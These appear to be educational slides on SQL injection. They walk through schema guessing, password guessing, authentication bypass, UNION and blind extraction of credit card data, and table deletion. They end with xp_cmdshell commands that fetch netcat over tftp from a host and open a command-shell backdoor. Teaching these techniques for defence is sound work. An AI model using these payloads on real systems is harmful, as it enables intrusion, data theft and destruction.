- The attacker may have to try different `field` names `email_address` or `mail` or the like. This process could involve quite a lot of guessing.
- Let us suppose that the application responds: "email address unknown"
- Now the attacker knows that the email address is stored in a field `email`.

Step 4: guessing more `field` names

- Next the attacker guesses other field names like password, user ID, name and validates his guesses by submitting queries one at a time for each guess. For example:

```
SELECT fieldlist
FROM table
WHERE field = ' x' AND userid IS NULL; -- ';
```

- Suppose the attacker found other field names: email, passwd, login_id, full_name.

Step 5: guessing the `Table` name

- There are several approaches. This one relies on a `subselect`. For example, A standalone query: `SELECT COUNT(*) FROM tabname` returns the number of records in that table, and of course fails if the table name is unknown.

```
SELECT email, passwd, login_id, full_name
FROM table
WHERE email = ' x' AND 1=(SELECT COUNT(*) FROM
  tabname); -- ';
```

- The attacker does not care how many records are there, only whether the table name is valid or not.

Step 5: Output

- Let us suppose that by iterating over several guesses, the attacker eventually determined that `members` was a valid table in the database.
- But is it the table used in **this** query? For that we need yet another test using `table.field` notation. It only worksfor tables that are actually part of this query, not merely that the table exists. For example:

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = ' x' AND members.email IS NULL; --
  ';
```

The attacker knows ..

- At this point the attacker has a partial idea of the structure of the **members** table.
- He knows of one username: the random member who got initial "Here is your password" email.
- Note that the attacker never received the message itself, only the address it was sent to.
- Next, the attacker wants to get some more names to work with, preferably those likely to have access to more data.

Step 6: Using the LIKE clause to get more names

```
SELECT email, passwd, login_id,
 full_name
FROM members
WHERE email = ' x' OR full_name
  LIKE '%Bob% ';
```

Guessing the password

The attacker can certainly attempt brute force guessing of passwords at the main login page, but many systems make an effort to detect or even prevent this. There could be log files, account lockouts, or other devices that would substantially impede such efforts, but because of the non-sanitized inputs, the attacker has another avenue that is much less likely to be so protected.

Step 7: guess the password

```
SELECT email, passwd, login_id,
  full_name
FROM members
WHERE email = ' bob@example.com' AND
  passwd = 'hello123 ';
```

- The attacker knows he has found the password when he receives the "your password has been mailed to you" message. His target has now been tipped off, but he does have his password.

Important Discovery: The database isn't read only

- So far, the attacker has done nothing but **query** the database, and even though a `SELECT` is read only, that doesn't mean that `SQL` is.
- Drastic example:

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = ' x'; DROP TABLE members; -- ';
```

- This one attempts to drop (delete) the entire **members** table.
- This shows that not only can the attacker run separate SQL commands, but he can also modify the database.

Step 8: add a new member

- The attacker adds a new record to that table and simply logs in directly with his newly-inserted credentials.

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = ' x';
INSERT INTO members
  ('email','passwd','login_id','full_name')
VALUES
  ('steve@unixwiz.net','hello','steve','Steve
  Friedl');-- ';
```

Attacker faces roadblocks

1. There may not be enough room in the web form to enter this much text directly.
2. The web application user might not have **INSERT** permission on the **members** table.
3. There are other fields in the **members** table, and some may *require* initial values, causing the **INSERT** to fail.
4. The application itself might not behave well due to the auto-inserted NULL fields.
5. A valid "member" might require not only a record in the **members** table, but associated information in other tables (say, "access rights"), so adding to one table alone might not be sufficient.

Other Approaches

- Use xp_cmdshell: Microsoft's SQL Server supports a stored procedure xp_cmdshell that permits what amounts to arbitrary command execution, and if this is permitted to the web user, complete compromise of the web server is inevitable.
- This particular application provided a rich post-login environment that was enough for the attacker. In other cases the attacker can probably gather more hints about the structure from other aspects of the website (e.g., is there a "leave a comment" page? Are there "support forums"?). Clearly, this is highly dependent on the application and it relies very much on making good guesses.

EXAMPLES 2

SQL Injection Attack #1

Unauthorized Access Attempt:

`password =` **’ or 1=1 --**

SQL statement becomes:

select count(*) from *users* **where** *username* = ‘*user*’ **and** *password* = ‘’ **or 1=1 --**

Checks if password is empty OR 1=1, which is always true, permitting access.

SQL Injection Attack #2

Database Modification Attack:

`password =` foo'; **delete from table** *users*
where *username* **like** '%

DB executes ***two*** SQL statements:

select count(*) from *users* **where** *username = 'user'* **and** *password = 'foo'*

delete from table *users* **where** *username* **like** '%'

Finding SQL Injection Bugs

1. Submit a single quote as input.
   If an error results, app is vulnerable.
   If no error, check for any output changes.
2. Submit two single quotes.
   Databases use `''` to represent literal `'`
   If error disappears, app is vulnerable.
3. Try string or numeric operators.

- Oracle: `'||'FOO`
- MS-SQL: `'+'FOO`
- MySQL: `' 'FOO`

- `2-2`
- `81+19`
- `49-ASCII(1)`

Injecting into SELECT

Most common SQL entry point.

```
SELECT columns
  FROM table
  WHERE expression
  ORDER BY expression
```

Places where user input is inserted:

- `WHERE` expression
- `ORDER BY` expression
- Table or column names

Injecting into INSERT

Creates a new data row in a table.

```
INSERT INTO table (col1, col2, ...)
 VALUES (val1, val2, ...)
```

Requirements

- Number of values must match # columns.
- Types of values must match column types.

Technique: add values until no error.

```
foo’)--
foo’, 1)--
foo’, 1, 1)--
```

Injecting into UPDATE

Modifies one or more rows of data.

```
UPDATE table
  SET col1=val1, col2=val2, ...
  WHERE expression
```

Places where input is inserted

- `SET` clause
- `WHERE` clause

Be careful with `WHERE` clause

- `' OR 1=1` will change **all** rows

UNION

Combines `SELECT`s into one result.

```
SELECT cols FROM table WHERE expr
UNION
SELECT cols2 FROM table2 WHERE expr2
```

Allows attacker to read any table

```
foo’ UNION SELECT number FROM cc--
```

Requirements

- Results must have same number and type of cols.
- Attacker needs to know name of other table.
- DB returns results with column names of 1st query.

UNION

Finding #columns with `NULL`

```
‘ UNION SELECT NULL--
‘ UNION SELECT NULL, NULL--
‘ UNION SELECT NULL, NULL, NULL--
```

Finding #columns with `ORDER BY`

```
‘ ORDER BY 1--
‘ ORDER BY 2--
‘ ORDER BY 3--
```

Finding a string column to extract data

```
‘ UNION SELECT ‘a’, NULL, NULL—
‘ UNION SELECT NULL, ‘a’, NULL--
‘ UNION SELECT NULL, NULL, ‘a’--
```

Inference Attacks

Problem: What if app doesn't print data?

Injection can produce detectable behavior

- Successful or failed web page.
- Noticeable time delay or absence of delay.

Identify an exploitable URL

```
http://site/blog?message=5 AND 1=1
http://site/blog?message=5 AND 1=2
```

Use condition to identify one piece of data

```
(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) = 1
(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) = 2
... or use binary search technique ...
(SUBSTRING(SELECT TOP 1 number FROM cc), 1, 1) > 5
```

More Examples (1)

- Application authentication bypass using SQL injection.
- Suppose a web form takes userID and password as input.
- The application receives a user ID and a password and authenticate the user by checking the existence of the user in the USER table and matching the data in the PWD column.
- Assume that the application is not validating what the user types into these two fields and the SQL statement is created by string concatenation.

More Example (2)

- The following code could be an example of such bad practice:

```
sqlString = “select USERID from USER where USERID = `” &
   userId & “` and PWD = `” & pwd & “`”
result = GetQueryResult(sqlString)
If(result = “”) then
   userHasBeenAuthenticated = False
Else
    userHasBeenAuthenticated = True
End If
```

More Example (3)

- User ID: ` OR ``=`
- Password: `OR ``=`
- In this case the sqlString used to create the result set would be as follows:

select USERID from USER where USERID = ``OR``=``and PWD = `` OR``=``

select USERID from USER where USERID = ``OR``=``and PWD = `` OR``=``

TRUE TRUE

- Which would certainly set the userHasBenAuthenticated variable to true.

More Example (4)

User ID: ` OR ``=`` --

Password: abc

Because anything after the -- will be ignore, the injection will work even without any specific injection into the password predicate.

More Example (5)

User ID: ` ; DROP TABLE USER ; --

Password: `OR ``=`

select USERID from USER where USERID = `` ; DROP TABLE USER ; -- ` and PWD = ``OR ``=``

I will not try to get any information, I just wan to bring the application down.

Beyond Data Retrieval

Microsoft's SQL Server supports a stored procedure xp_cmdshell that permits what amounts to arbitrary command execution, and if this is permitted to the web user, complete compromise of the webserver is inevitable.

What we had done so far was limited to the web application and the underlying database, but if we can run commands, the webserver itself cannot help but be compromised. Access to **xp_cmdshell** is usually limited to administrative accounts, but it's possible to grant it to lesser users.

With the UTL_TCP package and its procedures and functions, PL/SQL applications can communicate with external TCP/IP-based servers using TCP/IP. Because many Internet application protocols are based on TCP/IP, this package is useful to PL/SQL applications that use Internet protocols and e-mail.

Beyond Data Retrieval

Downloading Files

```
exec master..xp_cmdshell ‘tftp
  192.168.1.1 GET nc.exe c:\nc.exe’
```

Backdoor with Netcat

```
exec master..xp_cmdshell ‘nc.exe -e
  cmd.exe -l -p 53’
```

Direct Backdoor w/o External Cmds

```
UTL_TCP.OPEN_CONNECTION('192.168.0.1',
  2222, 1521)
//charset: 1521
//port: 2222
//host: 192.168.0.1
```

References

1. Andres Andreu, *Professional Pen Testing for Web Applications*, Wrox, 2006.
2. Chris Anley, "Advanced SQL Injection In SQL Server Applications," http://www.nextgenss.com/papers/advanced_sql_injection.pdf, 2002.
3. Stephen J. Friedl, "SQL Injection Attacks by Example," http://www.unixwiz.net/techtips/sql-injection.html, 2005.
4. Ferruh Mavituna, SQL Injection Cheat Sheet, http://ferruh.mavituna.com/sql-injection-cheatsheet-oku
5. J.D. Meier, et. al., *Improving Web Application Security: Threats and Countermeasures*, Microsoft, http://msdn2.microsoft.com/en-us/library/aa302418.aspx, 2006.
6. Randall Munroe, XKCD, http://xkcd.com/327/
7. OWASP, OWASP Testing Guide v2, http://www.owasp.org/index.php/Testing_for_SQL_Injection, 2007.
8. Joel Scambray, Mike Shema, and Caleb Sima, *Hacking Exposed: Web Applications, 2nd edition*, Addison-Wesley, 2006.
9. SEMS, "SQL Injection used to hack Real Estate Web Sites," http://www.semspot.com/2007/12/19/sql-injection-used-to-hack-real-estate-websites-extreme-blackhat/, 2007.
10. Chris Shiflett, *Essential PHP Security*, O'Reilly, 2005.
11. SK, "SQL Injection Walkthrough," http://www.securiteam.com/securityreviews/5DP0N1P76E.html, 2002.
12. SPI Labs, "Blind SQL Injection," http://sqlinjection.com/assets/documents/Blind_SQLInjection.pdf, 2007.
13. Dafydd Stuttard and Marcus Pinto, *Web Application Hacker's Handbook*, Wiley, 2007.
14. WASC, "Web Application Incidents Annual Report 2007," https://bsn.breach.com/downloads/whid/The%20Web%20Hacking%20Incidents%20Database%20Annual%20Report%202007.pdf, 2008.